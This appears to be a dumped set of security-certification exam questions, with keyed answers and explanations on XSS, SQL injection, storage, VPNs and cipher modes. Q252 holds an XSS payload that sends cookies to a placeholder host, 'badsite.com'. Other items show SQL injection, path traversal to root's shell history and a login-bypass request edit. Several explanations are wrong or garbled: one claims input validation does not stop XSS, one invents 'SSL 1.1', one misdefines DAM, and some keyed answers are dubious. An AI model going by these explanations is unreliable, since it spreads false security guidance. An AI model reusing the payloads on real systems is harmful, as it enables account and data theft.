"[https://en.wikipedia.org/wiki/Time\\_of\\_check\\_to\\_time\\_of\\_use](https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use)"Time\_of\_check\_to\_time\_of\_use

#### NEW QUESTION 247

The administrator is troubleshooting availability issues on an FCoE-based storage array that uses deduplication. The single controller in the storage array has failed, so the administrator wants to move the drives to a storage array from a different manufacturer in order to access the data. Which of the following issues may potentially occur?

A. The data may not be in a usable format.

B. The new storage array is not FCoE based.

C. The data may need a file system check.

D. The new storage array also only has a single controller

**Answer: B**

#### Explanation:

Fibre Channel over Ethernet (FCoE) is a computer network technology that encapsulates Fibre Channel frames over Ethernet networks. This allows Fibre Channel to use 10 Gigabit Ethernet networks (or higher speeds) while preserving the Fibre Channel protocol.

When moving the disks to another storage array, you need to ensure that the array supports FCoE, not just regular Fiber Channel. Fiber Channel arrays and Fiber Channel over Ethernet arrays use different network connections, hardware and protocols. Fiber Channel arrays use the Fiber Channel protocol over a dedicated Fiber Channel network whereas FCoE arrays use the Fiber Channel protocol over an Ethernet network. Incorrect Answers:

A: It is unlikely that the data will not be in a usable format. Fiber Channel LUNs appear as local disks on a Windows computer. The computer then creates an NTFS volume on the fiber channel LUN. The storage array does not see the NTFS file system or the data stored on it. FCoE arrays only see the underlying block level storage.

C: The data would not need a file system check. FCoE arrays use block level storage and do not check the file system. Any file system checks would be performed by a Windows computer. Even if this happened, the data would be accessible after the check.

D: The new storage array also having a single controller would not be a problem. Only one controller is required.

References: [https://en.wikipedia.org/wiki/Fibre\\_CHANNEL](https://en.wikipedia.org/wiki/Fibre_CHANNEL)

"[https://en.wikipedia.org/wiki/Fibre\\_Channel\\_over\\_Ethernet](https://en.wikipedia.org/wiki/Fibre_Channel_over_Ethernet)"Channel\_over\_Ethernet

#### NEW QUESTION 248

A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

A. Client side input validation

B. Stored procedure

C. Encrypting credit card details

D. Regular expression matching

**Answer: D**

#### Explanation:

Regular expression matching is a technique for reading and validating input, particularly in web software. This question is asking about securing input fields where customers enter their credit card details. In this case, the expected input into the credit card number field would be a sequence of numbers of a certain length. We can use regular expression matching to verify that the input is indeed a sequence of numbers. Anything that is not a sequence of numbers could be malicious code. Incorrect Answers:

A: Client side input validation could be used to validate the input into input fields. Client side input validation is where the validation is performed by the web browser. However this question is asking for the BEST answer. A user with malicious intent could bypass the client side input validation whereas it would be much more difficult to bypass regular expression matching implemented in the application code.

B: A stored procedure is SQL code saved as a script. A SQL user can run the stored procedure rather than typing all the SQL code contained in the stored procedure. A stored procedure is not used for validating input.

C: Any stored credit card details should be encrypted for security purposes. Also a secure method of transmission such as SSL or TLS should be used to encrypt the data when transmitting the credit card number over a network such as the Internet. However, encrypting credit card details is not a way of securing the input fields in an application.

#### NEW QUESTION 252

A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='' + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</script>') + '';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF

B. Input validation

C. SIEM

D. Sandboxing

E. DAM

**Answer: A**

#### Explanation:

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based

service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL

injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day exploits, impersonation and known vulnerabilities and attackers.

Incorrect Answers:

B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.

C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.

D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.

E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.

References:

<http://searchsecurity.techtarget.com/definition/Web-application>[HYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"-firewall-WAF](http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF)

### NEW QUESTION 253

An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

- A. Deploy custom HIPS signatures to detect and block the attacks.
- B. Validate and deploy the appropriate patch.
- C. Run the application in terminal services to reduce the threat landscape.
- D. Deploy custom NIPS signatures to detect and block the attack

**Answer: B**

#### Explanation:

If an application has a known issue (such as susceptibility to buffer overflow attacks) and a patch is released to resolve the specific issue, then the best solution is always to deploy the patch.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

Incorrect Answers:

A: This question is asking for the MOST comprehensive way to resolve the issue. A HIPS (Host Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.

C: This question is asking for the MOST comprehensive way to resolve the issue. Running the application in terminal services may reduce the threat landscape. However, it doesn't resolve the issue. Patching the application to eliminate the threat is a better solution.

D: This question is asking for the MOST comprehensive way to resolve the issue. A NIPS (Network Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.

References: <http://searchsecurity.techtarget.com/definition/buffer-overflow>

### NEW QUESTION 256

`select id, firstname, lastname from authors User input= firstname= Hack;man lastname=Johnson`

Which of the following types of attacks is the user attempting?

- A. XML injection
- B. Command injection
- C. Cross-site scripting
- D. SQL injection

**Answer: D**

#### Explanation:

The code in the question is SQL code. The attack is a SQL injection attack.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in the question is not XML code. Therefore this is not an XML injection attack so this answer is incorrect.

B: Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. The code in the question is not the type of code you would use in a command injection attack.

C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not the type of code you would use in an XSS attack.

References: [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

### NEW QUESTION 258

A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

- A. Insecure direct object references, CSRF, Smurf
- B. Privilege escalation, Application DoS, Buffer overflow
- C. SQL injection, Resource exhaustion, Privilege escalation
- D. CSRF, Fault injection, Memory leaks

**Answer:** A

**Explanation:**

Insecure direct object references are used to access data

A. CSRF attacks the functions of a web site which could access data

A. A Smurf attack is used to take down a system.

A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.

Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function (funds Transfer, form submission etc.) via the target's browser without knowledge of the target user, at least until the unauthorized function has been committed.

A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.

Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.

Incorrect Answers:

B: Application DoS is an attack designed to affect the availability of an application. Buffer overflow is used to obtain information. Therefore, the order of importance in this answer is incorrect.

C: Resource exhaustion is an attack designed to affect the availability of a system. Privilege escalation is used to obtain information. Therefore, the order of importance in this answer is incorrect.

D: The options in the other answers (Insecure direct object references, privilege escalation, SQL injection) are more of a threat to data confidentiality than the options in this answer. References:

[http://www.tutorialspoint.com/security\\_testing/insecure\\_direct\\_object\\_reference.htm](http://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm) rity\_testing /insecure\_direct\_object\_reference.htm [https://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery\\_\(CSRF\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) Request\_Forgery\_(CSRF)\_HYPERLINK "https://www.owasp.org/index.php/Cross-Site\_Request\_Forgery\_(CSRF)\_Prevention\_Cheat\_Sheet" Prevention\_Cheat\_Sheet <http://www.webopedia.com/TERM/S/smurf.html>

**NEW QUESTION 261**

A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

- A. SAN
- B. NAS
- C. Virtual SAN
- D. Virtual storage

**Answer:** B

**Explanation:**

A NAS is an inexpensive storage solution suitable for small offices. Individual files can be encrypted by using the EFS (Encrypted File System) functionality provided by the NTFS file system.

NAS typically uses a common Ethernet network and can provide storage services to any authorized devices on that network.

Two primary NAS protocols are used in most environments. The choice of protocol depends largely on the type of computer or server connecting to the storage.

Network File System (NFS) protocol usually used by servers to access storage in a NAS environment. Common Internet File System (CIFS), also sometimes called Server Message Block (SMB), is usually used for desktops, especially those running Microsoft Windows.

Unlike DAS and SAN, NAS is a file-level storage technology. This means the NAS appliance maintains and controls the files, folder structures, permission, and attributes of the data it holds. A typical NAS deployment integrates the NAS appliance with a user database, such as Active Directory, so file permissions can be assigned based on established users and groups. With Active Directory

integration, most Windows New Technology File System (NTFS) permissions can be set on the files contained on a NAS device.

Incorrect Answers:

A: A SAN is expensive compared to a NAS and is more suitable for enterprise storage for larger networks.

C: A Virtual SAN is the combined local storage of multiple hypervisor servers (VMware ESXi for example) to create one virtual storage pool. This is not the best solution for a small office.

D: Virtual storage is storage presented by an underlying SAN or group of servers. This is not the best solution for a small office.

References:

<http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/> <http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/>

**NEW QUESTION 264**

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

- A. Add guests with more memory to increase capacity of the infrastructure.
- B. A backup is running on the thin clients at 9am every morning.
- C. Install more memory in the thin clients to handle the increased load while booting.
- D. Booting all the lab desktops at the same time is creating excessive I/O.
- E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.



- F. Install faster SSD drives in the storage system used in the infrastructure.
- G. The lab desktops are saturating the network while booting.
- H. The lab desktops are using more memory than is available to the host system

**Answer:** DF

**Explanation:**

The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.

The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.

Incorrect Answers:

- A: If a lack of memory was the cause of the problem, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops. Therefore adding guests with more memory will not solve the problem so this answer is incorrect.
- B: This question is asking for the MOST likely cause of the problem. A backup running on the thin clients at 9am every morning as soon as the lab desktops start up is an unlikely cause of the problem. It is much more likely that the lab desktops starting up at the same time is causing high disk I/O.
- C: The lab desktops starting up would not cause memory issues on the thin clients so adding memory will not solve the issue.
- E: The lab desktops starting up would not cause network bandwidth issues so increasing the bandwidth will not solve the issue.
- G: The lab desktops starting up would not saturate the network.
- H: If the lab desktops are using more memory than is available to the host systems, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

**NEW QUESTION 267**

A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls **MUST** be implemented to minimize the risk of data leakage? (Select TWO).

- A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
- B. A DLP gateway should be installed at the company border.
- C. Strong authentication should be implemented via external biometric devices.
- D. Full-tunnel VPN should be required for all network communication.
- E. Full-drive file hashing should be implemented with hashes stored on separate storage.
- F. Split-tunnel VPN should be enforced when transferring sensitive data

**Answer:** BD

**Explanation:**

Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.

Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.

DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.

Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.

Incorrect Answers:

- A: This question is asking which of the following additional controls **MUST** be implemented to minimize the risk of data leakage. Implementing a full system backup does not minimize the risk of data leakage.
- C: Strong authentication implemented via external biometric devices will ensure that only authorized people can access the network. However, it does not minimize the risk of data leakage.
- E: Full-drive file hashing is not required because we already have full drive encryption.
- F: Split-tunnel VPN is used when a user is remotely accessing the network. Communications with company servers go over a VPN whereas private communications such as web browsing does not use a VPN. A more secure solution is a full tunnel VPN.

References:

<http://whatis.techtarget.com/definition/data-loss-prevention-DLP>

**NEW QUESTION 272**

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

```
10.235.62.11 -- [02/Mar/2014:06:13:04] "GET /site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724
```

Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

- A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
- B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
- C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.
- D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

**Answer:** C

**Explanation:**

The code in the question is an example of a SQL Injection attack. The code '1=1' will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.

In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.



Incorrect Answers:

A: The code in this question does not contain non-printable characters.

B: The code in this question is not an example of cross site scripting (XSS).

D: The code in this question is an example of a SQL injection attack. It is not simply someone attempting to log on as administrator.

References: [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

#### NEW QUESTION 277

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

90.76.165.40 – - [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724

90.76.165.40 – - [08/Mar/2014:10:54:05] "GET ../../root/.bash\_history HTTP/1.1" 200 5724 90.76.165.40 – - [08/Mar/2014:10:54:04] "GET index.php?user=<script>Create</script> HTTP/1.1" 200 5724

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

drwxrwxrwx 11 root root 4096 Sep 28 22:45 .

drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..

-rws----- 25 root root 4096 Mar 8 09:30 .bash\_history

-rw----- 25 root root 4096 Mar 8 09:30 .bash\_history

-rw----- 25 root root 4096 Mar 8 09:30 .profile

-rw----- 25 root root 4096 Mar 8 09:30 .ssh

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

A. Privilege escalation

B. Brute force attack

C. SQL injection

D. Cross-site scripting

E. Using input validation, ensure the following characters are sanitized: <>

F. Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh

G. Implement the following PHP directive: \$clean\_user\_input = addslashes(\$user\_input)

H. Set an account lockout policy

**Answer: AF**

#### Explanation:

This is an example of privilege escalation.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been 'escalated'.

Now that we know the system has been attacked, we should investigate what was done to the system.

The command "Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh" is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.

Incorrect Answers:

B: A brute force attack is used to guess passwords. This is not an example of a brute force attack. C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). This is not an example of a SQL Injection attack.

D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. This is not an example of an XSS attack.

E: Sanitizing just the <> characters will not prevent such an attack. These characters should not be sanitized in a web application.

G: Adding slashes to the user input will not protect against the input; it will just add slashes to it.

H: An account lockout policy is useful to protect against password attacks. After a number of incorrect passwords, the account will lockout. However, the attack in this question is not a password attack so a lockout policy won't help.

#### NEW QUESTION 282

A vulnerability scanner report shows that a client-server host monitoring solution operating in the credit card corporate environment is managing SSL sessions with a weak algorithm which does not meet corporate policy. Which of the following are true statements? (Select TWO).

A. The X509 V3 certificate was issued by a non trusted public CA.

B. The client-server handshake could not negotiate strong ciphers.

C. The client-server handshake is configured with a wrong priority.

D. The client-server handshake is based on TLS authentication.

E. The X509 V3 certificate is expired.

F. The client-server implements client-server mutual authentication with different certificate

**Answer: BC**

#### Explanation:

The client-server handshake could not negotiate strong ciphers. This means that the system is not configured to support the strong ciphers provided by later versions of the SSL protocol. For example, if the system is configured to support only SSL version 1.1, then only a weak cipher will be supported. The client-server handshake is configured with a wrong priority. The client sends a list of SSL versions it supports and priority should be given to the highest version it supports. For example, if the client supports SSL versions 1.1, 2 and 3, then the server should use version 3. If the priority is not configured correctly (if it uses the lowest version) then version 1.1 with its weak algorithm will be used.

Incorrect Answers:

A: If the X509 V3 certificate was issued by a non-trusted public CA, then the client would receive an error saying the certificate is not trusted. However, an X509 V3 certificate would not cause a weak algorithm.

D: TLS provides the strongest algorithm; even stronger than SSL version 3.

E: If the X509 V3 certificate had expired, then the client would receive an error saying the certificate is not trusted due to being expired. However, an X509 V3 certificate would not cause a weak algorithm.

F: SSL does not mutual authentication with different certificates. References:

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"<http://www.slashroot.in/understanding-ssl-handshakeprotocol>" andshake-protocol

**NEW QUESTION 284**

A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

- A. A separate physical interface placed on a private VLAN should be configured for live host operations.
- B. Database record encryption should be used when storing sensitive information on virtual servers.
- C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
- D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network

**Answer:** A

**Explanation:**

VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.

Incorrect Answers:

- B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.
- C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.
- D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

**NEW QUESTION 289**

Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

- A. Jailbroken mobile device
- B. Reconnaissance tools
- C. Network enumerator
- D. HTTP interceptor
- E. Vulnerability scanner
- F. Password cracker

**Answer:** DE

**Explanation:**

Communications between a mobile web application and a RESTful application server will use the HTTP protocol. To capture the HTTP communications for analysis, you should use an HTTP Interceptor. To assess the security of the application server itself, you should use a vulnerability scanner.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.

Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

Incorrect Answers:

- A: A jailbroken mobile device is a mobile device with an operating system that has any built-in security restrictions removed. This enables you to install software and perform actions that the manufacturer did not intend. However, a jailbroken mobile device is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.
- B: Reconnaissance in terms of IT security is the process of learning as much as possible about a target business usually over a long period of time with a view to discovering security flaws. It is not used by security administrators for security assessment of client-server applications.
- C: Network enumeration is a computing activity in which usernames and info on groups, shares, and services of networked computers are retrieved. It is not used to assess the security between the mobile web application and the RESTful application server.
- F: A password cracker is used to guess passwords. It is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.

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**NEW QUESTION 294**

Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:

POST /login.aspx HTTP/1.1 Host: comptia.org

Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

- A. Remove all of the post data and change the request to /login.aspx from POST to GET
- B. Attempt to brute force all usernames and passwords using a password cracker
- C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
- D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

**Answer:** C

**Explanation:**

The text "txtUsername=ann&txtPassword=ann" is an attempted login using a username of 'ann' and also a password of 'ann'.

The text "alreadyLoggedIn=false" is saying that Ann is not already logged in.

To test whether we can bypass the authentication, we can attempt the login without the password and we can see if we can bypass the 'alreadyloggedin' check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.

Incorrect Answers:

A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.

B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.

D: We need to submit the data so we cannot toggle submit from true to false.

#### NEW QUESTION 298

An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.

Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

- A. Static and dynamic analysis is run as part of integration
- B. Security standards and training is performed as part of the project
- C. Daily stand-up meetings are held to ensure security requirements are understood
- D. For each major iteration penetration testing is performed
- E. Security requirements are story boarded and make it into the build
- F. A security design is performed at the end of the requirements phase

**Answer: AD**

#### Explanation:

SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each project iteration is typically scheduled to be completed within two weeks.

Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.

For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.

Incorrect Answers:

B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

References: [https://en.wikipedia.org/wiki/Static\\_program\\_analysis](https://en.wikipedia.org/wiki/Static_program_analysis)

<http://searchcio.techtarget.com/definition/Agile-projectmanagement>

#### NEW QUESTION 302

ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

- A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
- B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
- C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
- D. Require multi-factor authentication when accessing the console at the physical VM hos

**Answer: C**

#### Explanation:

Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the containers to provide access to the hosts within the container. Incorrect Answers:

A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.

B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.

D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.

#### NEW QUESTION 304

A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

- A. Use AES in Electronic Codebook mode
- B. Use RC4 in Cipher Block Chaining mode
- C. Use RC4 with Fixed IV generation
- D. Use AES with cipher text padding
- E. Use RC4 with a nonce generated IV
- F. Use AES in Counter mode

**Answer: EF**

#### Explanation:

In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive that is typically required to be random or pseudorandom.

Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.



Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.

AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.

Incorrect Answers:

A: AES in Electronic Codebook mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

B: RC4 in Cipher Block Chaining mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 (not in Cipher Block Chaining mode) or AES in Counter Mode.

C: You cannot use fixed IV generation for RC4 when encrypting streaming video.

D: AES with cipher text padding cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

References: [https://en.wikipedia.org/wiki/Initialization\\_vector](https://en.wikipedia.org/wiki/Initialization_vector)

#### NEW QUESTION 307

